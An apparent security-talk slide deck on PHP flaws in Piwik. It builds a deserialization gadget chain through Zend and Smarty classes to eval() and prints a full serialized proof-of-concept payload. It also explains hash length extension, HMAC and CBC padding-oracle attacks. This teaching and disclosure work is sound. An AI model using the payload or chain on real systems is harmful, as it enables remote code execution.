    ...
    /**
     * @var array of Zend_Log_Writer_Abstract
     */
    protected $_writers = array();
    ...

    /**
     * Class destructor.  Shutdown log writers
     *
     * @return void
     */
    public function __destruct()
    {
        foreach($this->_writers as $writer) {
            $writer->shutdown();
        }
    }
```

# Creating a POP Exploit for Piwik (II)

- **Step 2** - Find classes that can **continue the POP chain**
    - need to have a **shutdown()** method
    - **6 classes** from Zend Framework have a **shutdown()** method
    - only **ONE** is interesting - **Zend_Log_Writer_Mail**

# Zend_Log_Writer_Mail

```
class Zend_Log_Writer_Mail extends Zend_Log_Writer_Abstrac
{
    public function shutdown()
    {
        if (empty($this->_eventsToMail)) {
            return;
        }
        if ($this->_subjectPrependText !== null) {
            $numEntries = $this->_getFormattedNumEntriesPe
            $this->_mail->setSubject(
                "{$this->_subjectPrependText} ({$numEntries})");
        }

        $this->_mail->setBodyText(implode('', $this->_eventsToMail));

        // If a Zend_Layout instance is being used, set its "events"
        // value to the lines formatted for use with the layout.
        if ($this->_layout) {
            // Set the required "messages" value for the layout.  Here we
            // are assuming that the layout is for use with HTML.
            $this->_layout->events =
                implode('', $this->_layoutEventsToMail);

            // If an exception occurs during rendering, convert it to a notice
            // so we can avoid an exception thrown without a stack frame.
            try {
                $this->_mail->setBodyHtml($this->_layout->render());
            } catch (Exception $e) {
                trigger_error(...
```

**Zend_Log_Writer_Mail**

*_eventsToMail*
*_subjectPrependText*
*_mail*
*_layout*
*_layoutEventsToMail*

# Creating a POP Exploit for Piwik (III)

- **Step 3** - Find more classes that can **continue the POP chain**
  - one class needs to have **setBodyText()/setBodyHTML()** methods
    - ➡ only **Zend_Mail** fits
  - another class needs to have a **render()** method
    - 14 classes of **Piwik's core** match
    - 6 classes of the **HTML PEAR library** match
    - 21 classes of **Zend Framework** match
    - 1 **Piwik Plugin** matches
    - ➡ ... after hard work ... **Piwik_View** is the most interesting one

# Piwik_View

```
    class Piwik_View implements Piwik_iView
{
     ...
     private $template = '';
     private $smarty = false;
     ...
     public function render()
     {
         try {
             $this->currentModule = Piwik::getModule();
             ...
             $this->loginModule = Piwik::getLoginPluginName();
         } catch(Exception $e) {
             // can fail, for example at installation (no plugin loaded yet)
         }

         $this->totalTimeGeneration = Zend_Registry::get('timer')->getTime();
         try {
             $this->totalNumberOfQueries = Piwik::getQueryCount();
         }
         catch(Exception $e){
             $this->totalNumberOfQueries = 0;
         }

         @header('Content-Type: '.$this->contentType);
         ...

         return $this->smarty->fetch($this->template);
     }
}
```

**Piwik_View**

*smarty*
*template*

# Creating a POP Exploit for Piwik (III)

- **Step 4** - Find more classes that can **continue the POP chain**
  - need to have a **fetch()** method
    - 3 classes of **Piwik's core** match (DB classes)
    - 1 class of the **Smarty library** matches
    - 8 classes of **Zend Framework** match (mostly DB classes)
    - ➡ ... after hard work ... **Piwik_Smarty** is the most interesting one


SektionEins

# Piwik_Smarty (I)

```
    class Smarty
{
     ...
     function fetch($resource_name, $cache_id = null, $compile_id = ..., $display = ...)
     {
         ...
         if ($display && !$this->caching && count($this->_plugins['outputfilter']) == 0) {
             if ($this->_is_compiled($resource_name, $_smarty_compile_path)
                     || $this->_compile_resource($resource_name, $_smarty_compile_path))
             {
                 include($_smarty_compile_path);
             }
         } else {
             ...
         }
         ...
     }

     function _is_compiled($resource_name, $compile_path)
     {
         ...
         // get file source and timestamp
         $_params = array('resource_name' => $resource_name, 'get_source'=>false);
         if (!$this->_fetch_resource_info($_params)) {
             return false;
         }
         ...
     }
}
```

**Piwik_Smarty**


*_plugins*
*debugging*
*debugging_ctrl*
*caching*
*force_compile*

# Piwik_Smarty (II)

```
class Smarty
{
    ...
    function _eval($code, $params=null)
    {
        return eval($code);
    }
    ...
    function _fetch_resource_info(&$params)
    {
        ...
        if ($this->_parse_resource_name($_params)) {
            $_resource_type = $_params['resource_type'];
            $_resource_name = $_params['resource_name'];
            switch ($_resource_type) {
                ...
                default:
                    // call resource functions to fetch the template source and timestamp
                    if ($params['get_source']) {
                        $_source_return = isset($this->_plugins['resource'][$_resource_type]) &&
                            call_user_func_array($this->_plugins['resource'][$_resource_type][0][0],
                                array($_resource_name, &$params['source_content'], &$this));
                    } else {
                        ...
                    }
        ...
    }
}
```

```
_plugins['resource']['xpl'][0][0] = array($this, '_eval');
_plugins['resource']['outputfiler'] = array();
```

# Putting it all together...





```
a:2:{i:0;O:8:\"Zend_Log\":1:{s:11:\"\0*\0_writers\";a:1:{i:0;O:
20:\"Zend_Log_Writer_Mail\":4:{s:8:\"\0*\0_mail\";O:9:\"Zend_Mail\":0:{}s:
10:\"\0*\0_layout\";O:10:\"Piwik_View\":2:{s:20:\"\0Piwik_View\0template\";s:
20:\"xpl:phpinfo();die();\";s:18:\"\0Piwik_View\0smarty\";O:12:\"Piwik_Smarty\":
5:{s:8:\"_plugins\";a:1:{s:8:\"resource\";a:2:{s:3:\"xpl\";a:1:{i:0;a:1:{i:0;a:
2:{i:0;r:8;i:1;s:5:\"_eval\";}}}s:11:\"outputfiler\";a:0:{}}}s:9:\"debugging
\";b:0;s:14:\"debugging_ctrl\";s:3:\"123\";s:7:\"caching\";b:0;s:
13:\"force_compile\";b:1;}}s:16:\"\0*\0_eventsToMail\";a:1:{i:0;i:1;}s:22:\"\0*
\0_subjectPrependText\";N;}}}i:999;b:1;}
```

# Part VI

## Salted MD5/SHA1 vs. HMAC

# Securing the Piwik Cookie with Hashes

- in PHP applications salted MD5 / SHA1 is used to stop tampering
- concatenating a secret and the data is supposed to be secure
- this is however a misbelief
- which one of these two is still an exploitable security hole?

```php
<?php

$secret = "T0Li!eR7&zFkT7";

$sHash = sha1($secret . $_POST['data']);

if ($sHash === $_POST['hash']) {
    everythingIsFine();
}

?>
```

```php
<?php

$secret = "T0Li!eR7&zFkT7";

$sHash = sha1($_POST['data'] . $secret);

if ($sHash === $_POST['hash']) {
    everythingIsFine();
}

?>
```

# Securing the Piwik Cookie with Hashes

- in PHP applications salted MD5 / SHA1 is used to stop tampering
- concatenating a secret and the data is supposed to be secure
- this is however a misbelief
- which one of these two is still an exploitable security hole?

**security problem**

```
<?php

$secret = "T0Li!eR7&zFkT7";

$sHash = sha1($secret . $_POST['data']);

if ($sHash === $_POST['hash']) {
    everythingIsFine();
}

?>
```

**safer but also not recommended**

```
<?php

$secret = "T0Li!eR7&zFkT7";

$sHash = sha1($_POST['data'] . $secret);

if ($sHash === $_POST['hash']) {
    everythingIsFine();
}

?>
```

# MD5 / SHA1 / ...

- start with an IV
    - `0123456789ABCDEFFEDCBA9876543210 for MD5`
    - `0123456789ABCDEFFEDCBA9876543210F0E1D2C3 for SHA-1`
- work on blocks with fixed block size (64 byte for MD5/SHA1)
- repeat algorithm for each block of block size bytes
- preprocessing: pad the data to be multiple of block size
    - append bits 1 0 0 0 0 0 0 ... except last 64 bits
    - fill last 64 bits with input size

SektionEins

# Understanding the Padding Problem

h1 = HASH($data)

h2 = HASH($data . $fake_padding . $payload)
can be calculated by using h1 as intermediate digest for block 1

SektionEins

# Salted Hashes vs. HMAC

- salted hashes should not be used for authenticating data
- for authenticating messages one should use a MAC
- PHP implements HMAC in the hash extension
- HMAC is a salted hash of a secret plus another salted hash of the data

```
<?php

$secret = "T0Li!eR7&zFkT7";

$sHMAC = hash_hmac("sha1", $_POST['data'], $secret);

if ($sHMAC === $_POST['hmac']) {
    everythingIsFine();
}

?>
```

# Part VII

„Padding Oracle“

# Securing the Piwik Cookie with Encryption

- many developers just encrypt data to protect it
- when a long encryption key is used this is considered secure
- this is however sometimes a misbelief
- in case of the CBC encryption mode a "padding oracle" can allow decryption and encryption without knowing the key

```php
<?php

$secretKey = "T0Li!eR7&zFkT7";

$cookie = openssl_decrypt($_COOKIE['piwik'], "aes-128-cbc", $secretKey);

?>
```

# Securing the Piwik Cookie with Encryption

- many developers just encrypt data to protect it
- when a long encryption key is used this is considered secure
- this is however sometimes a misbelief
- in case of the CBC encryption mode a “padding oracle“ can allow decryption and encryption without knowing the key

```
<?php

$secretKey = "T0Li!eR7&zFkT7";

$cookie = openssl_decrypt($_COOKIE['piwik'], "aes-128-cbc", $secretKey);

?>
```

**security problem because of padding oracle**



SektionEins

# Padding?

- block ciphers work on blocks of fixed size
- AES-128-CBC works on 16 byte blocks
- data has to be padded in order to encrypt it
- PKCS#5 pads with padding length bytes

| D | a | t | a | T | o | C | r | y | p | t | 05 | 05 | 05 | 05 | 05 |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|


# What is a „Padding Oracle“?

- a “Padding Oracle“ allows an attacker to determine if an encrypted block is correctly padded
- this might be a java application showing WrongPaddingException
- a timing attack
- or just a cookie that is not decrypted at all
- in case of Piwik this might be detected by the values returned in the new cookie

**Illegally Padded Data**

| D | e | c | r | y | p | t | e | d | D | a | t | a | 03 | 03 | 3A |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|

# CBC Decryption Diagram





Cipher Block Chaining (CBC) mode decryption

- ciphertext is first decrypted with the key
- and then the previous ciphertext is XORed against it
- this setup allows to decrypt data with a "Padding Oracle"

# Attacking CBC encryption (I)


captured encrypted data




encrypted byte

decrypt


unknown decryption result




unknown

xor

attacker supplied data





57 xor 01

we try all 255 possibilities

=


fictive block with valid padding




most probably 01 in case of a valid padding

# Attacking CBC encryption (II)


captured encrypted data




encrypted byte

decrypt

unknown decryption result





unknown

xor

67 xor 02

attacker supplied data




57 xor 02

we try all 255 possibilities

=


fictive block with valid padding




most probably 02,02 in case of a valid padding

# Attacking CBC decryption (III)


captured encrypted data




encrypted byte

decrypt

unknown decryption result



